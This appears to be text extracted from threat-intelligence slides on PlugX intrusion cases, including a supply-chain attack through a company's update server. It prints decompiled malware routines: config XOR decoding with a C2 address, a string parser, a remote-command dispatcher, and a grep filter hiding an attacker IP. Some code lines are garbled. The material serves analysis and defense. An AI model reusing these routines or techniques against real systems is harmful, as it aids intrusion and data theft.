
Case B : Certificate Signing






Case B : DGA Algorithm

- Collect system information and use it as a subdomain
- Attackers check subdomain information to identify targets




Case B : Select Infection PC



Case C : Overview

Intranet of company C





Case C : Hiding Attacker IP

- Command file modification
 - To hide the server intrusion
 - Except for the attacker's IP

```
/bin/p
$*|grep -vE "45.32.39[REDACTED]52:443|$$|[
]|grep"
/bin/sh
;*3$"
GCC: (GNU) 4.8.3 20140911 (Red Hat 4.8.3-9)
GCC: (GNU) 4.8.5 20150623 (Red Hat 4.8.5-11)
```

Case C : PlugX Malware



```
if ( memcmp_(&XOR_STR_dword, "XXXXXXXX", 8) )
{
    result = XOR_STR_dword;
    v5 = XOR_STR_dword;
    cnt_ = 0;
    do
    {
        v5 = 0x1FFF * v5 + 13;
        result = 31 * result + 1;
        *(&XOR_STR_dword + cnt_++) ^= (result >> 7) ^ (v5 >> 7); // c2 : 198.13.58.18:443
    }
    while ( cnt_ < 2616 );
    if ( decode_result != 0x12345678 )
    {
        v7 = dword_1002A324;
        if ( !dword_1002A324 )
        {
            v7 = dword_10022B40(dword_10022B34, "MessageBoxA");
            dword_1002A324 = v7;
        }
        result = v7(0, "CONFIG-ERR!", 0, 0x200040);
    }
}
```

Check string "XXXXXXXX"

```
u3 = a2 - 4;
for ( i = 0; i < u3; ++i )
{
    if ( a1[i] == 'D' && a1[i + 1] == 'Z' && a1[i + 2] == 'K' && a1[i + 3] == 'S' )
        break;
}
if ( i >= u3 )
    return 1168;
v6 = i + 4;
v7 = u6;
if ( v6 >= u3 )
    return 1168;
do
{
    if ( a1[v7] == 'D' && a1[v7 + 1] == 'Z' && a1[v7 + 2] == 'J' && a1[v7 + 3] == 'S' )
        break;
    ++v7;
}
while ( v7 < u3 );
if ( v7 >= u3 )
    return 1168;
for ( j = 0; v6 < v7; ++j )
{
    u9 = a1[v6] + 16 * (a1[v6 + 1] << 8);
    a1[j + 1] = 0;
    a1[j] = u9 - 65;
    v6 += 2;
}
*a3 + 2) = *a1 + (a1[1] << 8);
*a3 + 2) = *a1 + (a1[1] << 8);
*a3 + 2) = *a1 + (a1[1] << 8);
for ( k = 0; k < j; ++k )
    *(k + a3 + 4) = a1[k + 2];
return 0;
```

Parse string "DZKS", "DZJS"

Remote control commands

```
result = xor_sub_10004060(a2, v2, -1);
if ( result )
    break;
v5 = v2[1];
if ( v5 == 0x3000 )
{
    if ( v5 == 0x3000 )
    {
        result = get_disk_info(a2, v2);
    }
    else
    {
        switch ( v5 )
        {
            case 0x6002u:
                result = DeleteService_(a2);
                break;
            case 0x6003u:
                result = QueryServiceConfig_(v2, a2);
                break;
            case 0x6004u:
                result = StartService_(v2, a2);
                break;
            case 0x6005u:
                result = Open_ControlService(v2, a2);
                break;
            default:
                goto LABEL_68;
        }
    }
}
result = Create_pipe(a2, v2);
}
else
{
    switch ( v5 )
    {
        case 0x300Bu:
            result = FileCreateFile(v2, a2);
            break;
        case 0x300Cu:
            result = FileExecute_(v2, a2);
            break;
        case 0x300Du:
            result = FileOption_(v2, a2);
            break;
        case 0x300Eu:
            result = sub_10015090(v2, a2, a2);
            break;
        case 0x300Fu:
            result = sub_10015CF0(v2, &savedregs, a2, a2);
            break;
        default:
            goto LABEL_68;
    }
}
result = ScreenCtrl_(v2, a2);
}
else
{
    switch ( v5 )
    {
        case 0x2000u:
            result = LockWorkstation_();
            break;
        case 0x2001u:
            result = SysLogoff_(v2, a2);
            break;
        case 0x2002u:
            result = SysRestart_(v2, a2);
            break;
        case 0x2003u:
            result = SysShutdown_(v2, a2);
            break;
        case 0x2005u:
            result = sub_1000E400(v2, a2);
            break;
        default:
            goto LABEL_68;
    }
}
```


Case C : Certificate Signing



This certificate is valid
Not valid at the time of screen shot

Case C : Select Infection PC

- Proxy_Pass : Setting variables set for proxy in the Nginx software



Case C : Distribution Additional Malware

Update server of Company C

④ Request additional malware(File000.zip, File001.zip)



① Request update




③ refer to ini file



proxy


Distribution Site



② Malware(update.zip) Download



⑤ Additional malware(File000.zip, File001.zip) Download



File000.zip

Rcview40u.dll



File001.zip

Rcview.log

Case D : Overview

Update server of Company C



① Infection malware

Call center staff



② Lateral movement



Attacker



③ SSH Connection



Developer

Intranet of Company D



SVN Server



Release Server

④ Source Code Leakage



Case D : PlugX Malware



```
if ( (nencrp_)( &Decode_binary_dword_10029398, "XXXXXXXX", 8 ) )
{
    result = Decode_binary_dword_10029398;
    v5 = Decode_binary_dword_10029398;
    cnt = 0;
    do
    {
        v5 = 0x1FFF * v5 + 13;
        result = 31 * result + 1;
        *(&Decode_binary_dword_10029398 + cnt++) ^= (result >> 7) ^ (v5 >> 7);
    }
    while ( cnt < 0xA38 );
    if ( dword_1002939C != 0x12345678 )
    {
        MessageBoxA_ = *MessageBoxA;
        if ( !*MessageBoxA )
        {
            MessageBoxA_ = GetProcAddress(dword_10022B34, "MessageBoxA");
            *MessageBoxA = MessageBoxA_;
        }
        result = (MessageBoxA_)(0, "CONFIG-ERR!", 0, 2097216);
    }
}
```

Check string "XXXXXXXX"

```
if ( (WaitForSingleObject_)(v6, v5) )
{
    do
    {
        if ( !InternetReadFile_Proxy_RegQueryValueExA_sub_10003C50(&STRUCT_SOCKET, 0) )
        {
            GetLengthSid_sub_100073B0(0, &STRUCT_SOCKET);
            v9 = v15 - 1;
            header->version = 0x20120712; // version
            header->what = 0x1001;
            header->dword8 = 0;
            header->dwordC = 0;
            if ( v9 <= 1 )
                sub_1000B90(&STRUCT_SOCKET, header);
        }
    }
}
```

PlugX Version (20120712)

```
v3 = a2 - 4;
for ( i = 0; i < v3; ++i )
{
    if ( a1[i] == 'D' && a1[i + 1] == 'Z' && a1[i + 2] == 'K' && a1[i + 3] == 'S' )
        break;
}
if ( i >= v3 )
    return 1168;
v6 = i + 4;
v7 = v6;
if ( v6 >= v3 )
    return 1168;
do
{
    if ( a1[v7] == 'D' && a1[v7 + 1] == 'Z' && a1[v7 + 2] == 'J' && a1[v7 + 3] == 'S' )
        break;
    ++v7;
}
while ( v7 < v3 );
if ( v7 >= v3 )
    return 1168;
for ( j = 0; v6 < v7; ++j )
{
    v9 = a1[v6] + 16 * (a1[v6 + 1] - 65);
    a1[j + 1] = 0;
    a1[j] = v9 - 65;
    v6 += 2;
}
*(a3 + 2) = *a1 + (a1[1] << 8);
*(a3 + 2) = *a1 + (a1[1] << 8);
*(a3 + 2) = *a1 + (a1[1] << 8);
for ( k = 0; k < j; ++k )
    *(k + a3 + 4) = a1[k + 2];
return 0;
```

